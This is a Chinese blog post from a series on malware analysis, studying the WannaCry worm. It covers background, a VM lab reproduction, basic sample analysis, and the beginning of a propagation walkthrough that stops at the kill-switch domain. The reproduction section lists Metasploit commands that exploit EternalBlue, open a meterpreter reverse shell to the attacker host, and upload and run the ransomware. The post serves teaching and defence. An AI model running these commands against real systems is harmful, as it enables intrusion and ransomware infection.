[系统安全] 二十七.WannaCry勒索病毒分析 (3)蠕虫传播机制解析及IDA和OD逆向

原创

Eastmount 于 2021-03-06 21:26:55 发布 3792 收藏 30

分类专栏： 系统安全与恶意代码分析 文章标签： 系统安全 逆向分析 WannaCry 蠕虫分析 病毒分析

本文链接：https://blog.csdn.net/Eastmount/article/details/114457643

您可能之前看到过我写的类似文章，为什么还要重复撰写呢？只是想更好地帮助初学者了解病毒逆向分析和系统安全，更加成体系且不破坏之前的系列。因此，我重新开设了这个专栏，准备系统整理和深入学习系统安全、逆向分析和恶意代码检测，“系统安全”系列文章会更加聚焦，更加系统，更加深入，也是作者的慢慢成长史。换专业确实挺难的，逆向分析也是块硬骨头，但我也试试，看看自己未来四年究竟能将它学到什么程度，漫漫长征路，偏向虎山行。享受过程，一起加油~

前文分享了MSF利用MS17-010漏洞进行反弹Shell，再上传勒索病毒，复现了WannaCry勒索病毒。这篇文章作者将继续分析WannaCry勒索病毒，主要通过IDA和OD逆向分析蠕虫传播部分，详细讲解蠕虫是如何感染传播的。同时，由于作者技术真的菜，只能叙述自己摸索的过程，如果存在错误或不足之处，还望告知。希望这篇基础性文章对您有所帮助~

作者作为网络安全的小白，分享一些自学基础教程给大家，主要是关于安全工具和实践操作的在线笔记，希望您们喜欢。同时，更希望您能与我一起操作和进步，后续将深入学习网络安全和系统安全知识并分享相关实验。总之，希望该系列文章对博友有所帮助，写文不易，大神们不喜勿喷，谢谢！如果文章对您有帮助，将是我创作的最大动力，点赞、评论、私聊均可，一起加油喔~

文章目录

一.WannaCry背景

二.WannaCry实验复现

三.WannaCry基础分析

四.WannaCry传播机制详解

1.WannaCry蠕虫传播步骤

2.连接域名

3.安装和启动mssecsvc2.0服务

4.局域网和外网传播

5.利用SMB漏洞

6.Payload分析

7.ShellCode提取

8.APC注入

9.释放勒索程序

五.总结

作者的github资源：

- WannaCry：https://github.com/eastmountyxz/WannaCry-Experiment
- 逆向分析：https://github.com/eastmountyxz/SystemSecurity-ReverseAnalysis
- 网络安全：https://github.com/eastmountyxz/NetworkSecuritySelf-study

> 从2019年7月开始，我来到了一个陌生的专业——网络空间安全。初入安全领域，是非常痛苦和难受的，要学的东西太多、涉及面太广，但好在自己通过分享100篇“网络安全自学”系列文章，艰难前行着。感恩这一年相识、相知、相趣的安全大佬和朋友们，如果写得不好或不足之处，还请大家海涵！
>
> 接下来我将开启新的安全系列，叫“系统安全”，也是免费的100篇文章，作者将更加深入的去研究恶意样本分析、逆向分析、内网渗透、网络攻防实战等，也将通过在线笔记和实践操作的形式分享与博友们学习，希望能与您一起进步，加油~
>
> - 推荐前文：网络安全自学篇系列-100篇

前文分析：

- [系统安全] 一.什么是逆向分析、逆向分析基础及经典扫雷游戏逆向
- [系统安全] 二.如何学好逆向分析及吕布传游戏逆向案例
- [系统安全] 三.IDA Pro反汇编工具初识及逆向工程解密实战
- [系统安全] 四.OllyDbg动态分析工具基础用法及Crakeme逆向
- [系统安全] 五.OllyDbg和Cheat Engine工具逆向分析植物大战僵尸游戏
- [系统安全] 六.逆向分析之条件语句和循环语句源码还原及流程控制
- [系统安全] 七.逆向分析之PE病毒原理、C++实现文件加解密及OllyDbg逆向
- [系统安全] 八.Windows漏洞利用之CVE-2019-0708复现及蓝屏攻击
- [系统安全] 九.Windows漏洞利用之MS08-067远程代码执行漏洞复现及深度提权
- [系统安全] 十.Windows漏洞利用之SMBv3服务远程代码执行漏洞（CVE-2020-0796）复现
- [系统安全] 十一.那些年的熊猫烧香及PE病毒行为机理分析
- [系统安全] 十二.熊猫烧香病毒IDA和OD逆向分析（上）病毒初始化
- [系统安全] 十三.熊猫烧香病毒IDA和OD逆向分析（中）病毒释放机理
- [系统安全] 十四.熊猫烧香病毒IDA和OD逆向分析–病毒释放过程（下）
- [系统安全] 十五.Chrome浏览器保留密码功能渗透解析、蓝屏漏洞及某音乐软件漏洞复现
- [系统安全] 十六.PE文件逆向基础知识(PE解析、PE编辑工具和PE修改)
- [系统安全] 十七.Windows PE病毒概念、分类及感染方式详解
- [系统安全] 十八.病毒攻防机理及WinRAR恶意劫持漏洞(脚本病毒、自启动、定时关机、蓝屏攻击)
- [系统安全] 十九.宏病毒之入门基础、防御措施、自发邮件及APT28宏样本分析
- [系统安全] 二十.PE数字签名之(上)什么是数字签名及Signtool签名工具详解
- [系统安全] 二十一.PE数字签名之(中)Signcode、PEView、010Editor、Asn1View工具用法
- [系统安全] 二十二.PE数字签名之(下)微软证书漏洞CVE-2020-0601复现及Windows验证机制分析
- [系统安全] 二十三.逆向分析之OllyDbg动态调试复习及TraceMe案例分析
- [系统安全] 二十四.逆向分析之OllyDbg调试INT3断点、反调试、硬件断点与内存断点
- [系统安全] 二十五.WannaCry勒索病毒分析 (1)Python复现永恒之蓝漏洞实现勒索加密
- [系统安全] 二十六.WannaCry勒索病毒分析 (2)MS17-010漏洞利用及病毒解析
- [系统安全] 二十七.WannaCry勒索病毒分析 (3)蠕虫传播机制解析及IDA和OD逆向

> 声明：本人坚决反对利用教学方法进行犯罪的行为，一切犯罪行为必将受到严惩，绿色网络需要我们共同维护，更推荐大家了解它们背后的原理，更好地进行防护。该样本不会分享给大家，分析工具会分享。（参考文献见后）

一.WannaCry背景

> WannaCry应该称为蠕虫，而不是病毒，但大家习惯称其为WannaCry勒索病毒，这里提醒下。


2017年5月12日，WannaCry蠕虫通过永恒之蓝MS17-010漏洞在全球范围大爆发，感染大量的计算机。WannaCry勒索病毒全球大爆发，至少150个国家、30万名用户中招，造成损失达80亿美元，已影响金融、能源、医疗、教育等众多行业，造成严重的危害。

WannaCry是一种“蠕虫式”勒索病毒软件，由不法分子利用NSA泄露方程式工具包的危险漏洞“EternalBlue”（永恒之蓝）进行传播。该蠕虫感染计算机后会向计算机中植入敲诈者病毒，导致电脑大量文件被加密。

WannaCry利用Windows系统的SMB漏洞获取系统的最高权限，该工具通过恶意代码扫描开放445端口的Windows系统。被扫描到的Windows系统，只要开机上线，不需要用户进行任何操作，即可通过SMB漏洞上传WannaCry勒索病毒等恶意程序。

WannaCry利用永恒之蓝漏洞进行网络端口扫描攻击，目标机器被成功攻陷后会从攻击机下载WannaCry木马进行感染，并作为攻击机再次扫描互联网和局域网的其他机器，行成蠕虫感染大范围超快速扩散。

木马母体为mssecsvc.exe，运行后会扫描随机IP的互联网机器，尝试感染，也会扫描局域网相同网段的机器进行感染传播，此外会释放敲诈者程序tasksche.exe，对磁盘文件进行加密勒索。木马加密使用AES加密文件，并使用非对称加密算法RSA 2048加密随机密钥，每个文件使用一个随机密钥，理论上不可攻破。同时@WanaDecryptor@.exe显示勒索界面。其核心流程如下图所示：



WannaCry勒索病毒主要行为是传播和勒索。

- **传播**：利用基于445端口的SMB漏洞MS17-010(永恒之蓝)进行传播
- **勒索**：释放文件，包括加密器、解密器、说明文件、语言文件等；内存加载加密器模块，加密执行类型文件，全部加密后启动解密器；解密器启动后，设置桌面背景显示勒索信息，弹出窗口显示付款账号和勒索信息

二.WannaCry实验复现

实验环境：

- 攻击机：Kali-linux-2019.2 IP:192.168.44.138
- 受害主机：Win7 64位 IP:192.168.44.147

实验工具：

- metasploit
- MS17-010
- Wcry.exe

实验步骤：


- 配置Kali、Windows7实验环境
- Kali检测受害主机445端口（SMB协议）是否开启
- 运行EternalBlue永恒之蓝漏洞(MS17-010)反弹shell
- 上传勒索病毒wcry.exe并运行
- 实现勒索和文件加密

切记、切记、切记：实验复现过程中必须在虚拟机中完成，运行之前关闭虚拟机Win7文件共享，真机上一旦被感染你就真的只能想哭了（wannacry）。同时，该实验比上一篇文章精简很多，更推荐该方法。

核心步骤：


(1) 利用永恒之蓝漏洞并设置参数

- use exploit/windows/smb/ms17_010_eternalblue
  利用永恒之蓝漏洞
- set payload windows/x64/meterpreter/reverse_tcp
  设置payload
- set LHOST 192.168.44.138
  设置本机IP地址
- set RHOSTS 192.168.44.147
  设置受害主机IP
- set RPORT 445
  设置端口445，注意该端口共享功能是高危漏洞端口，包括之前分享的139、3389等
- exploit
  利用漏洞



(2) 获取Win7系统管理员权限并上传勒索病毒

- getuid
- pwd、ls、shell
- upload /root/wcry.exe c:\
- wcry.exe




(3) 成功完成勒索，系统文件被加密

运行病毒程序后的界面如下图所示，已经成功被勒索。再次强调，所有代码必须在虚拟机中执行，并且关闭文件共享。

加密系统中的文件，被加密的文件后缀名统一修改为“.WNCRY”。

- b.wnry: 中招敲诈者后桌面壁纸
- c.wnry: 配置文件，包含洋葱域名、比特币地址、tor下载地址等
- f.wnry: 可免支付解密的文件列表
- r.wnry: 提示文件，包含中招提示信息
- s.wnry: zip文件，包含Tor客户端
- t.wnry: 测试文件
- u.wnry: 解密程序




三.WannaCry基础分析

接下来开始对WannaCry样本进行分析，恶意样本一定要在虚拟环境下做好保护措施再进行分析。通常拿到一个软件先试着运行软件，如果有帮助文档查阅帮助文档，熟悉软件的基本用法，接着尝试输入错误的注册码，观察错误提示。如果没有输入注册码的地方，要考虑是否是读取注册表或Key文件，这些可以用其他工具来辅助分析。

第一步，调用PEiD检测程序是否加壳。


拿到一个样本，先调用查壳软件检查程序是否加壳（如PeiD、FI），有壳的需要脱壳之后再调用OllyDbg分析调试，无壳的直接调用工具调试。具体过程如下，该病毒使用VC6无壳编写的。




第二步，通过在线沙箱网站监测该病毒详情。


- 病毒名称：Trojan-Ransom.Win32.Wanna.m
- 所属家族：木马/勒索/蠕虫
- 大小: 3514368 bytes
- 修改时间: 2017年5月13日, 2:21:23
- MD5: DB349B97C37D22F5EA1D1841E3C89EB4
- SHA1: E889544AFF85FFAF8B0D0DA705105DEE7C97FE26
- CRC32: 9FBB1227

方法一：visualtool上传文件在线监测（https://www.virustotal.com/gui/home）







方法二：微步在线沙箱搜索MD5（https://s.threatbook.cn/）




多引擎监测信息如下：



行为签名信息如下：




静态信息如下：




第三步，我们将“.exe”修改为“.zip”可以看到更为详细的信息。

直接用资源工具看一下，发现是PK开头的，多半是个压缩文件了，导出来试试。样本的解压密码是WNcry@2ol7，通过资源工具也可以查看到。解压后的文件结构如下：



msg文件夹下就是所有的语言包。



其他文件内容如下，下一篇文章会详细介绍勒索原理。

- b.wnry: 中招敲诈者后桌面壁纸
- c.wnry: 配置文件，包含洋葱域名、比特币地址、tor下载地址等
- f.wnry: 可免支付解密的文件列表
- r.wnry: 提示文件，包含中招提示信息
- s.wnry: zip文件，包含Tor客户端
- t.wnry: 测试文件
- u.wnry: 解密程序

第四步，推荐安全厂商及大佬分析报告。


为了更好帮助读者，作者将参考文献提前。下面给出下各大安全厂商及安全大佬对WannaCry蠕虫分析的文章，强烈推荐大家阅读，作者也吸取了它们的精华，在此感谢。

安全厂商样本分析：

[1] 安天针对勒索蠕虫“魔窟”（WannaCry）的深度分析报告
[2] [分享] 勒索病毒WannaCry深度技术分析——详解传播、感染和危害细节 - 火绒安全
[3] WannaCry勒索病毒详细解读 - 腾讯电脑管家
[4] NSA Eternalblue SMB 漏洞分析 - 360核心安全
[5] 针对WannaRen勒索软件的梳理与分析 - 安天
[6] 【权威报告】WanaCrypt0r勒索蠕虫完全分析报告 - 360追日
[7] WannaCry勒索病毒分析报告 - 瑞星

安全大佬样本分析：

[1] 对WannaCry的深度分析 - 鬼手56（勒索部分详解）
[2] [原创]WannaCry勒索软件中“永恒之蓝”漏洞利用分析 - 展博
[3] [原创]通过Wannacry分析内核shellcode注入dll技术 - dragonwang
[4] [病毒分析]WannaCry病毒分析(永恒之蓝) - 小彩虹
[5] WannaCry勒索病毒逆向和内网传播数据分析 - sec360zz
[6] 首发 | Wannacry勒索软件母体主程序逆向分析（含临时解决方案自动化工具）- expsky
[7] [原创]WannaCry深度详细分析报告（很细很深）- anhkgg
[8] https://github.com/rapid7/metasploit-framework




四.WannaCry传播机制详解

WannaCry蠕虫主要分为两个部分：蠕虫部分用于病毒传播，并释放出勒索病毒；勒索部分用于加密用户文件索要赎金。大家可能看到的很多样本都是没有传播部分代码或域名开关的。接下来是作者一点点的摸索，希望对您有所帮助，也欢迎批评和指正。

1.WannaCry蠕虫传播步骤

WannaCry运行的整体流程推荐安天公司的框架图，如下图所示：

- 主程序文件利用漏洞传播自身，运行WannaCry勒索程序
- WannaCry勒索程序释放tasksche.exe，对磁盘文件进行加密勒索
- @WanaDecryptor@.exe显示勒索信息，解密示例文件




其中，图中上半部分为WannaCry蠕虫的传播部分，该蠕虫通过网络进行传播，有自我复制和传播迅速等特点。传播步骤如下：

- 连接远程域名
- 安装并启动服务
- 建立局域网或公网IP表，为每个IP依次创建线程
- 尝试连接445端口，测试是否存在SMB漏洞
- 如果存在漏洞，则发送包含动态库的Payload进行攻击
- 执行shellcode并使用APC注入将生成的dll注入到进程lsass.exe
- dll调用导出函数PlayGame，释放资源文件并保存为mssecsvc.exe执行，释放勒索程序tasksche.exe
- 被攻击计算机继续使用MS17-010漏洞进行传播

2.连接域名

接着在虚拟机中用IDA Pro打开勒索病毒wcry.exe，进行静态分析。



主程序运行后会先连接域名（KillSwitch）：hxxp://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

